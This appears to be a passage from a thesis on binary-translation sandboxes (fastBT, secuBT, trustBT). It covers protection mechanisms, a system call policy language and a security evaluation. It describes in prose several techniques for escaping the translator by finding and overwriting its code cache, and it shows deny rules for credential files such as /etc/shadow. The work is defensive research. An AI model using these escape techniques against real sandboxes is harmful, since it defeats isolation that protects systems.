

Figure 3.1: The translator with the original program consisting of basic blocks, its corresponding translation in the tcache consisting of code cache fragments and a trampoline to resume translation.

The translation of a program is done instruction by instruction. When the translator starts with the translation every instruction is translated until a basic block (BB) boundary is reached. Basic blocks boundaries are recognized by certain instructions like branches and return instructions. The translation is allocated and executed in the so called translation cache (tcache). This tcache holds translated basic blocks called code cache fragments (CCF). It is likely that code regions are executed multiple times therefore caching translations of basic blocks is a good strategy to reduce

translation overhead. If the end of a basic block is reached the translator checks if the outgoing targets of the basic block are already translated. If so jumps to the already translated basic blocks are added otherwise a new trampoline gets generated and a jump to this trampoline is added. A trampoline consists of a sequence of instructions so that the translation at the end of a basic block can be resumed. This is done by pushing the specific values needed to resume execution on the stack and calling a special function that translates the next basic block and backpatches the jump to the trampoline with a jump to the newly translated block. The translator uses a mapping hash table to resolve basic block addresses to their translation in the tcache.

The performance evaluation of fastBT results in an overhead of 0% to 10% for most benchmarks and in more overhead for some other benchmarks. More information about fastBT with a complete performance evaluation can be found in the fastBT publication [13].

An interesting property that is not explicitly stated but which has an important security implication especially if fastBT is used for software hardening is that fastBT runs completely in user-space. fastBT is used as a library and therefore the translated program and fastBT share the same address space. The main benefit of this approach is that no additional performance loss incurs due to switching between different address spaces, processes or even to the kernel considering a kernel-space binary translator. The fact that they both run in the same process implies that the translated code has the same privileges as the translator and therefore could overwrite the translation cache or other datastructures of the translator. We will discuss this aspects in Section 3.6 and Section 3.7 in more detail.

3.3 Sandboxing

Sandboxing is a quite general term that describes a control mechanism that restricts and emulates the execution of a process in some way. In the context of binary translation a sandbox could check every instruction executed by a program and therefore can control a process on the lowest level possible. The instruction set for example can be limited or emulated. Other levels of control would be to implement a control mechanism for library calls or system calls. Binary translation has therefore big potential to be used as a technology for implementing a sandbox.

One of the most important properties for sandboxing is the impossibility for a sandboxed program to break out of the sandbox. This means that it should not be possible to bypass the control mechanisms of a sandbox. This is especially important in the context of security. If for example a sandbox is used to restrict the system call interface, it should not be possible for the program to bypass this restriction.

To intuitively guarantee the impossibility to break out following properties have to be met:

- The program gets translated from the beginning and every executed instruction is translated and verified by the translator.
- There is no way for translated code to interfere with the translator in general and with the verification and translation process in particular.

If these two properties are met breaking out of the sandbox should be impossible. The first property is naturally fullfilled by a binary translator because the idea is to translate every instruction before execution and therefore every instruction can be verified before translating it. The second property is much more difficult to accomplish. Especially a user space binary translator has the problem that the translated code runs with the same privileges and in the same address space as the translator itself. Therefore the translated code could overwrite the translators data structures or code sections and therefore interfere with the translator. Section 3.6 and Section 3.7 discuss this issue in more detail and a possible solution will be presented.

We will also present a system call sandbox implemented with fastBT in Section 4.

3.4 Protection Mechanisms

This section will discuss software security protection mechanisms that could be implemented with a dynamic binary translator and which would secure a program during runtime against unknown vulnerabilities. We will refer to Section 2.4 and argue how some mechanisms could be implemented with a binary translator.
Basically most known mechanisms could be implemented in a dynamic binary translator even ones that would need recompilation. In this section we will just discuss the mechanisms in theory without demonstrating a proof of concept. The following Section 3.5 will then present some mechanisms implemented in secuBT.

3.4.1 Shadow Stack

A protection mechanism against stack overflows would be a shadow stack. This mechanism would manage two stacks, an actual stack that is used and a second stack that is located somewhere else in memory (not reachable by a stack overflow). Every value pushed on and popped off the stack is also pushed on or popped off the shadow stack. The return instruction is translated to a sequence of instructions that will compare the return instruction pointers on both stacks and just return in case they are equal. In case of inequality a stack overflow occurred.

3.4.2 Non-Executable Stack And Executable Space Protection

This protection mechanisms could be implemented by having a software implementation of non executable memory. Non executable memory could be implemented in a dynamic binary translator

by verifying if all call, jump and ret instructions target an executable memory area. Therefore only memory verified to be executable will be translated and later executed.

3.4.3 Pointer Protections

Some kind of pointer protections could also be implemented with dynamic binary translation. Like in the case above, every target of a `call`, `jump` or `ret` instruction could be verified before control flow is passed to the target. As example the target can be verified to point to a memory area that was loaded from a code section of the binary image.

3.5 secuBT

secuBT implements some protection mechanisms to harden a program during runtime. We will briefly present the mechanisms without going into details. For more information please refer to Wirth's master thesis [21].

3.5.1 Enforce NX

The enforce NX mechanism of secuBT checks if the addresses of the instructions that are going to be translated are located in a memory area containing data loaded from a section of the program's file image or library that is marked as executable. If the address points to a memory area marked as executable during runtime (with `mprotect()`) the address is allowed to be translated too.

3.5.2 System Call Authorization

secuBT implements a system call authorization mechanism that intercepts all system calls by translating the `int` and `sysenter` instructions into a jump to a hand optimized assembler routine that calls an authorization function to verify if the system call should be allowed, denied or simulated by returning a specific return value. Every system call can be handled by a separate authorization function thanks to a table containing one authorization function per system call. This mechanism is used for the system call sandbox described later in Chapter 4.

3.5.3 Memory Protection

A memory protection mechanism for the translator's internal data structures was implemented in secuBT to prevent manipulation of the translator's data structures and the translation cache. The mechanism unlocks and locks all the the memory allocated by the translator in a eager way as soon as control is passed to the translator and again back to the translated code in the translation cache. The performance of the implementation was analyzed in Wirth's master thesis [21] and yielded high

overhead for short execution times and in case of long execution times similar overhead like without memory protection.

3.6 Jailbreaks

Breaking out of the translator has to be impossible if the binary translator should be used to secure program's during runtime or to implement a system call sandbox. It would not make sense to implement a sandbox with binary translation although a program can bypass the control mechanism and execute any arbitrary untranslated code. Therefore breaking out of the translator should be infeasible if fastBT is used to implement a secure execution environment and a system call sandbox.

We found some straightforward techniques to break out of the fastBT binary translator and we implemented some proof-of-concept jailbreaks. This jailbreaks can be further used to test the security of fastBT/secuBT/trustBT and their countermeasures that should prevent such jailbreaks. The basic idea is that as the translator's data including the translation cache is located in the same address space as the one of the translated program, the program could basically overwrite every data structure or memory area used by the translator because no memory write-protection is implemented in fastBT. Therefore all the presented jailbreaks could be prevented if the translator's memory is write-protected against the translated program. We will discuss memory protection in the next Section 3.7.

The jailbreaks use all the same approach:

1. Find the location of the translation cache in general and a code cache fragment of an already translated basic block in particular.
2. Overwrite the area with arbitrary instructions like a jump to an untranslated code sequence.
3. As soon as the corrupted code cache fragment is executed, the translator looses control and the breakout succeeds.

We implemented 5 jailbreaks all using more or less the steps presented above and we will briefly describe how they work. The source code of `bruteforce.c` and `forkptrace.c` is found in the Appendix B.

3.6.1 breakout.c

This is the simplest jailbreak. The idea is to have a function called `nops()` that just consists of a sequence of `nop` instructions. fastBT will translate the `nop` instructions to the same sequence of `nop` instructions. Therefore finding a sequence of `nop` instructions somewhere in memory where the translation cache is expected to be would allow to identify the translation of the function `nops()`.

The jailbreak expects a hint where it will look for a sequence of `nop` instructions and if found it will overwrite the `nop` instructions with a jump to an untranslated function. This jailbreak will work if the hint is somewhere near the translation cache. secuBT implements an address randomization for the internal data structures including the translation cache. If the randomization is activated it's difficult to find a reliable hint because the location of the translation cache will differ from run to run.
One improvement for the jailbreak could be to inspect the stack for better hints. As the program and the translator use both the same stack, some interesting values could either reveal the location of the translation cache or at least give a hint regarding the randomization base i.e. the random location where all the translator memory was allocated. Knowing the randomization base would make it much easier to guess a good hint.

3.6.2 bruteforce.c

The bruteforce.c jailbreak is an improvement of the breakout.c jailbreak. Instead of searching for the nop sequence around a hint, it will try to bruteforce the location of the translation cache. Although fastBT catches all segfaults and terminates the translated program, the location for the translation cache stays the same for all children of a translated program. Therefore a translated process can fork as many children as it wants that try to find the sequence of nop instructions. If they segfault and get terminated by fastBT the parent can just refork another child that continues with the search for the translation cache. The whole address space can now be bruteforced for the location of the nop instructions and as soon as a child finds the sequence it can trigger the breakout. The execution time of this jailbreak varies from minutes to hours. The source code of bruteforce.c can be found in the Appendix B.1.

3.6.3 procstat.c

The idea of this jailbreak is to find the value of the `%eip` register while the process is executing translated instructions. This value points to the instruction that currently gets executed and therefore to the translation cache. As the `%eip` register is not a regular register whose value could be moved to another register, getting the value stored in `%eip` has to be accomplished in a different way.
One way would be to do a relative call to a pop instruction that will get the return instruction pointer pushed by the call instruction before. This reveals the address of the instruction that comes directly after the call. The problem with this method is that fastBT has always the original instruction pointers pushed on the stack. Therefore this would not help to find the location of the translation cache.
But other ways exist to read the value of the `%eip` register. Linux provides to it's processes a lot of information that can be read out of the `/proc/` filesystem. One interesting file is `/proc/self/stat` that has many fields one of it being the current value of the `%eip` register. The only problem is that

at the time the value is read out of /proc/self/stat the process needs to be executing instructions in the translation cache. Therefore the process itself cannot do the read because at the time the value is read the process will be executing the read system call. To bypass this the jailbreak process forks itself so that the child process can wait in a loop and the parent process can read his %eip value out of /proc/[pid of child]/stat. The parent then informs the child about the read %eip value and the child exits the loop so it can continue with the attack. The child will then search for the nop instructions so that he can overwrite them and trigger the breakout by jumping to the already translated but modified instructions.

3.6.4 forkptrace.c

This jailbreak works similar to procstat.c. The only difference is that the parent uses the ptrace() function to read the %eip register instead of the /proc/[pid of child]/stat file. The source code of forkptrace.c can be found in the Appendix B.2.

3.6.5 dl.c

The dl.c jailbreak is the only one that does not try to locate the translation cache to overwrite instructions but it resolves the address of the translate_noexecute symbol with help of the dynamic linking loader functions. If the symbol can be resolved, it calls mprotect() to make the memory area writable and it overwrites the first instructions of the translate_noexecute function so that the next call to the function will trigger the breakout.

3.6.6 Conclusion

During the development of the jailbreaks some specific protection mechanisms were implemented into secuBT. The mechanisms try to prevent a breakout by specifically denying usage of functionality that the jailbreak relies on. For example access to the /proc/ filesystem or usage of the dynamic linking loader functions. This of course prevents some specific jailbreaks but the fundamental problem still remains. Without protecting the translator's memory it will always be difficult to guarantee the integrity of the translator.
The presented jailbreaks are by no means complete. Probably much more techniques exist similar or different to the presented ones. The fact that the translator's memory is writable makes it very difficult to think of every possible way how a program can find the location of the translation cache and prevent it. A memory protection mechanism would prevent all the presented jailbreaks and secuBT's implementation demonstrates that it really does.

Therefore we state that memory protection for a dynamic user-space binary translator used for sandboxing or securing an application during runtime is not an option but a requirement.

3.7 Memory Protection

As stated in Section 3.6.6 memory protection is a very important feature for a dynamic user-space binary translator implementing a secure execution environment. The translated program should not be able to write into the translator's memory i.e. the translator's data structures and the translation cache holding the translated code.

The key question is if the implementation should make use of hardware mechanisms or if it should just be implemented in software. Hardware support has the advantage to be fast which is an important property of a dynamic binary translator. But the main disadvantage is that it dependends on specific hardware and therefore will not run on every system. Making use of just software mechanisms would make the software much more portable but it would probably have a higher impact on performance. With software mechanisms we mean the operating system's function to write-protect memory pages of a process. How the operating system finally implements the memory protection mechanism is not of our interest, as long as the protection cannot be circumvented.

Although we thought of using hardware support for implementing memory protection we finally focused on doing it in software. As already mentioned in Section 3.5.3 secuBT implements an eager version of memory protection by unlocking and locking all the translator's memory during transition from the translated code to the translator and back again. The performance evaluation showed high overhead for short execution times. We therefore proposed an optimization that unlocks and locks lazily. This lazy memory protection just unlocks and locks the pages required to be writable and does it as late as possible. Although more calls to the operating systems unlocking and locking function are required, less time is spent in the operating system because it does not have to unlock or lock all the translator's pages. A first test showed an improvement in performance but a clean evaluation is required for a meaningful comparison.

4 Sandbox for System Calls

As described in Section 3.3 dynamic binary translation can be used to sandbox processes. trustBT implements a policy-based system call sandbox in which every system call executed by the process is intercepted and verified if it complies to a policy. A system call sandbox can be useful to execute untrusted binaries or to limit the damage in case of a successful exploitation of a trusted binary.
In case of a untrusted binary the policy can just allow system calls that are harmless and that would not allow a malicious program to damage the entire system. Therefore an untrusted binary can be safely executed without being afraid of its intentions.
The benefit of a trusted binary being executed in a system call sandbox is that in case of a successfull exploitation due to, e.g., a code execution vulnerability, the process and therefore the executed malicious code has still to comply with the system call policy. This is due the guarantee that only translated and verified instructions are executed in a binary translated process even if an attacker supplied malicious code, it is only reached through a translated and verified instruction which means the malicious code is translated and verified too. Of course in case the sandbox is vulnerable to a jailbreak attack this guarantee does not hold anymore. Assuming that a jailbreak is not possible, the effectiveness of the malicious code can be limited to a great extent if the policy is strict enough. The policy must be so limiting that an attacker exploiting a code execution vulnerability is not able to gain any advantage out of the exploitation.

A system call sandbox can also prevent specific ret2libc attacks. As described in Section 2.3.4 ret2libc attacks try to redirect control flow of a program to already available code in the address space of a process. This attacks are difficult to prevent because code that is used by a program has to be executable and located somewhere in the processes address space. The only ways to prevent such ret2libc attacks is by either preventing the redirection of control flow or by limiting the effectiveness of already available code. This can exactly be done with a system call sandbox. If an attacker tries to gain an advantage by redirecting execution to already available code, a system call sandbox with a strict policy can still prevent the exploitation.

The effectiveness of a system call sandbox depends on the policy file. A tolerant policy file would still allow untrusted binaries or malicious code to harm the system. trustBT's system call sandbox supports whitelisting to easily create policies that are as strict as possible. Additionally blacklisting is also supported.

4.1 Design

trustBT's system call sandbox uses secuBT's system call authorization mechanism to intercept and verify system calls. This mechanism translates `int` and `sysenter` instructions so that an authorization function is called first and according to the authorization function's return value the system call is either allowed, denied or simulated by returning a specific value without actually having executed the system call. The system call authorization mechanism is described in M.Wirth's master thesis [21].



Figure 4.1: The system call sandbox initialization steps and data structures.

Figure 4.1 shows how the sandbox is initialized and which data structures are generated. The system call sandbox loads two files during initialization.
The `./syscalls.tbt` file is loaded first. This file contains a specification of all system calls that have to be handled by the sandbox including the system call number, the system call's arguments, the argument types and the type of the return value. The benefit of having such a specification file is that knowing the type of the system call arguments allows to express policy rules that are more restrictive. Instead, e.g., of just allowing policy rules that match the system call number or the value of an argument, we can also match strings if we know that a specific argument is a pointer to a string. Another advantage of such a specification is that in case a system call changes or if the sandbox has to be ported to another operating system an adapted system call specification would suffice to make the sandbox work. The main benefit of parsing the system call specification at runtime is that not all system calls have to be specified and the sandbox can be instructed to

only verify the specified system calls.
The next step is to load `./policy.tbt`. This is the actual policy file containing all policy rules and it is loaded at initialization. A policy rule does either match a system call or not. Policy rules instruct the sandbox what to do in case of a matching system call. A system call can either be allowed, denied or a return value specified in the policy rule is returned. Policy files are specific to system call specifications. Therefore a policy file needs always the appropriate system call specification file.
The generated data structures consist of a policy parse tree created out of the system call specification file and the policy rules table created out of the policy file. The policy file gets parsed with help of the previously generated policy parse tree. Every rule gets inserted into a linked list of the policy rules table, an array of linked lists indexed by the system call. Each system call has its own linked list consisting of policy rules that match the system call number. At runtime the list of the matching system call can be traversed linearly until a rule match is found or not.

4.2 Syscall Specification

A system call specification file consists of a header line and a listing of system calls one specification per line. The specifications of one system call look like in Figure 4.2.

Figure 4.2: One line of a system call specification file.

```
5|open(string,int):int
```

The system call `open` is specified by declaring the system call number, the system call name, the types of the arguments and the system call's return value. The syntax of a system call specification entry looks like in Figure 4.3.

Figure 4.3: Syntax of a system call specification.

```
{nr}|{name}({type},...):{return type}
```

A system call is specified by the system call number at the beginning of a line delimited with the character `|`. After the delimiter a name i.e. a string is expected that represents the system call's symbolic name used later in the policy file. The name is followed by an open bracket `(` and a sequence of zero to multiple type specifiers. The type specifiers are delimited with `,` and following specifiers are allowed: `int`, `ptr`, `string` and `undef`. A closing bracket `)` concludes the sequence of argument type specifiers. After the bracket a delimiter `:` with the return type follows. Possible return types are: `int` and `void`. This specifies the system call and a new line terminates the declaration.
The argument types are important because depending on the types a policy rule can express different values to match a rule. E.g., if an argument is of type `string`, a policy rule can match

this argument with a specific string or a string expression including wildcards `*`. The argument types and their meaning for the arguments of a policy rule are described in Section 4.3. The return value type basically just defines if a value is returned or not. `int` indicates a return value is returned and `void` that no value is returned.
Most system calls actually use one of the argument types supported by trustBT. But in case more types should be supported the sandbox could easily be extended to support more types. By experience the supported types already allow to specify expressive and strict policies.
Figure 4.4 shows a more complete system call specification. The specification specifies the first 15 system calls of the linux kernel 2.6. trustBT comes with a complete system call specification for all 332 linux system calls. The first line of a specification is the header line defining if unspecified system calls should be denied or allowed. With this header line real whitelisting can be accomplished even if a complete system call specification is not available. By having `default:deny` as the header line all system calls that are unspecified are denied. In case of `default:allow` the unspecified system calls are by default allowed.

Figure 4.4: A system call specification.

```
default:allow
0|restart_syscall():undef
1|exit(int):void
2|fork():int
3|read(int,ptr,int):int
4|write(int,ptr,int):int
5|open(string,int):int
6|close(int):int
7|waitpid(int,ptr,int):int
8|creat(string,int):int
9|link(string,string):int
10|unlink(string):int
11|execve(string,ptr,ptr):int
12|chdir(string):int
13|time(ptr):int
14|mknod(string,int,int):int
15|chmod(string,int):int
```

4.3 Policy

The policy file specifies which specific system calls are allowed or denied according to their number and arguments. trustBT's system call sandbox supports whitelisting and blacklisting. The first line of a policy file expects a mode definition. If no mode is explicitly defined blacklisting is used as default mode. The mode is defined either with `mode:whitelist` for whitelisting or with `mode:blacklist` for blacklisting. After the mode definition an arbitrary sequence of policy rules may follow. This policy rules specify a set of system calls and the action that has to be taken in

case such a system call occurs. Supported actions are: `allow` for allowing the system call, `deny` for denying the system call and terminating the process and `return(...)` for returning a specific integer return value e.g `return(0)`. In order that no contradictions can be expressed the `allow` and `deny` actions are never used concurrently. The mode definition makes sure that in case of whitelisting just the `allow` rules are taken into account and in case of blacklisting only `deny` rules are considered. `return(...)` rules are always allowed. A policy file may look like in Figure 4.5. Figure 4.6 shows an example of a blacklist policy and Figure 4.7 shows a policy with one return rule.

Figure 4.5: A simple whitelist policy file.

```
mode:whitelist
getuid32():allow
fcntl64(*,*):allow
brk(*):allow
close(*):allow
fstat64(*,*):allow
futex(*,*,*,*,*,*):allow
geteuid32():allow
gettimeofday(*,*):allow
ioctl(*,*):allow
llseek(*,*,*,*,*):allow
mmap2(*,*,*,*,*,*):allow
munmap(*,*):allow
open("/dev/tty",*):allow
open("/etc/host.conf",*):allow
open("/etc/hosts",*):allow
```

Figure 4.6: A blacklist policy example denying some specific calls to open.

```
mode:blacklist
open("/root/*",*):deny
open("/etc/passwd",*):deny
open("/etc/shadow",*):deny
```

Figure 4.7: Every `getuid32()` call will return `0`.

```
mode:blacklist
getuid32():return(0)
```

A system call is in the set of system calls described by a policy rule if it matches the rule. The system call matches a policy rule if it matches the system call number and if all the arguments match the rule's arguments. Therefore if a system call matches the system call number, all the arguments have to be verified if they match the policy rule's arguments too. This matching is done

type dependent. Depending on the argument type specified for the system call in the specification file, a policy rule can contain specific expressions to describe a set of arguments.

Type	Set	Examples
`int`	{`*`, {`integer`}}	E.g., `*`, or `123`
`ptr`	{`*`, `null`}	E.g., `null`
`string`	{`"`{`sequence of characters`}`"`}	E.g., `"/home/user/file.txt"`, `"*"`, or `"/etc/*"`
`undef`	{`*`}	E.g., `*`

Table 4.1: Overview of the argument types for policy rules.

The wildcard `*` indicates that any argument will match. Depending on the type, the arguments match if they are equal to the value declared in the policy rule or they match if the matching function verifies a successfull match. In case of `int` and `ptr` the values must be identical. The only exception is type `string`. This type allows to match strings containing wildcards `*`. The wildcard character indicates that an arbitrary number of characters can follow at the location of the wildcard.
The type dependent matching is quite intuitive and allows to express restrictive policy rules although more matching expressions could be supported like matching ranges for integers or pointers. This would be easy to implement but trustBT's simple matching already allows to define usefull policies that are flexible and restrictive at the same time.

4.4 Server Mode

trustBT's system call sandbox suppots two modes of operation. The server mode is one of them. This mode simply monitors a program's system calls and assures that every system call complies with the policy. The sandbox monitors the system calls silently and in case of a policy violation the program is terminated. This is the main mode of operation. Figure 4.8 and Figure 4.9 demonstrate the server mode in action. The KDE texteditor kate is executed inside the sandbox and the policy file blacklists the system call `open("/secret",*):deny`. As soon as kate tries to open `/secret` the sandbox terminates it due to a policy violation.



Figure 4.8: Kate executed inside trustBT's system call sandbox. The loaded policy file consists of one deny rule.



Figure 4.9: Policy violation due to a blacklisted open system call.

4.5 Interactive Mode

The interactive mode is the second mode of operation. This mode allows a user to interactively inspect the executed system calls of a program and to interactively create a policy. The sandbox waits for a sandbox user interface to connect to the sandbox over IPC mechanisms and as soon as a user interface is connected the program is executed. Every system call is verified with the loaded policy and in case a system call occurs with no matching rule the user interface is notified. The user interface can then prompt the user interactively and the user can input the desired action. Either the system call is allowed, denied or a return value for the system call can be interactively specified. Additionally a new policy rule can be created according to the system call arguments. The user can modify the policy rule's arguments. As soon as he confirms his input the policy rule is added to the policy rules table. If the program exits the newly added rules are written to a file so that a server mode policy can be derived from it.
To make it easy to develop sandbox user interfaces, trustBT comes with a simple library to easily connect and communicate with an interactive sandbox. The library is called `sandboxlib`. A simple command line user interface `sandboxUI` is provided too, to demonstrate the concepts and to use it as an easy lightweight user interface. Figure 4.10 and Figure 4.11 show the interactive mode and `sandboxUI` in action. Again the KDE texteditor kate is executed inside the sandbox. `sandboxUI` notifies the user about the intercepted system calls. As soon as kate tries to open `/secret` the user

is asked to input the action. The system call is allowed and kate has the permission to execute the specific open system call.



Figure 4.10: Kate trying to open `/secret` and `sandboxUI` notifying and asking the user for the action that has to be taken.



Figure 4.11: User instructs the sandbox to allow the open system call and kate is able to successfully open `/secret`.

5 Evaluation

This chapter evaluates trustBT's system call sandbox and secuBT's protection mechanisms regarding security and performance.

5.1 Security Evaluation

The security evaluation consists of two parts. One part evaluates how fastBT and secuBT/trustBT defend themselves against the implemented jailbreaks. During the development of the jailbreaks some specific countermeasures were implemented into secuBT to prevent the attacks. But specific countermeasures mostly just prevent specific attacks without considering the root of the matter. The second part will provide a high-level comparison of the effectiveness of different countermeasures compared to secuBT/trustBT.

5.1.1 Jailbreak Evaluation

Table 5.1 summarizes the effect of the jailbreaks described in Section 3.6. The jailbreaks are by no means complete. Probably more techniques exist how to break out of fastBT or secuBT/trustBT without a memory protection mechanism. The different configurations add additional protection mechanisms to prevent a specific jailbreak to successfully break out of the translator. E.g., "+syscall authorization" denies usage of `ptrace()` that is why `forkptrace` is prevented and "+block proc/" denies access to the `/proc/` filesystem on which `procstat` relies.
The `bruteforce` jailbreak represents a large class of jailbreaks because most jailbreaks would try to find the location of the translation cache in some way so they can overwrite already translated code. `bruteforce` does not even bother to get a hint of the translation cache's location it just bruteforces the entire address space. Therefore if `bruteforce` can be prevented a lot of other jailbreaks can be prevented too and it is still not clear if it is possible to break out of the translator if the translator's memory is protected.

Configuration	dl	forkptrace	procstat	bruteforce
fastBT	vulnerable	vulnerable	vulnerable	vulnerable
secuBT/trustBT	immune	vulnerable	vulnerable	vulnerable
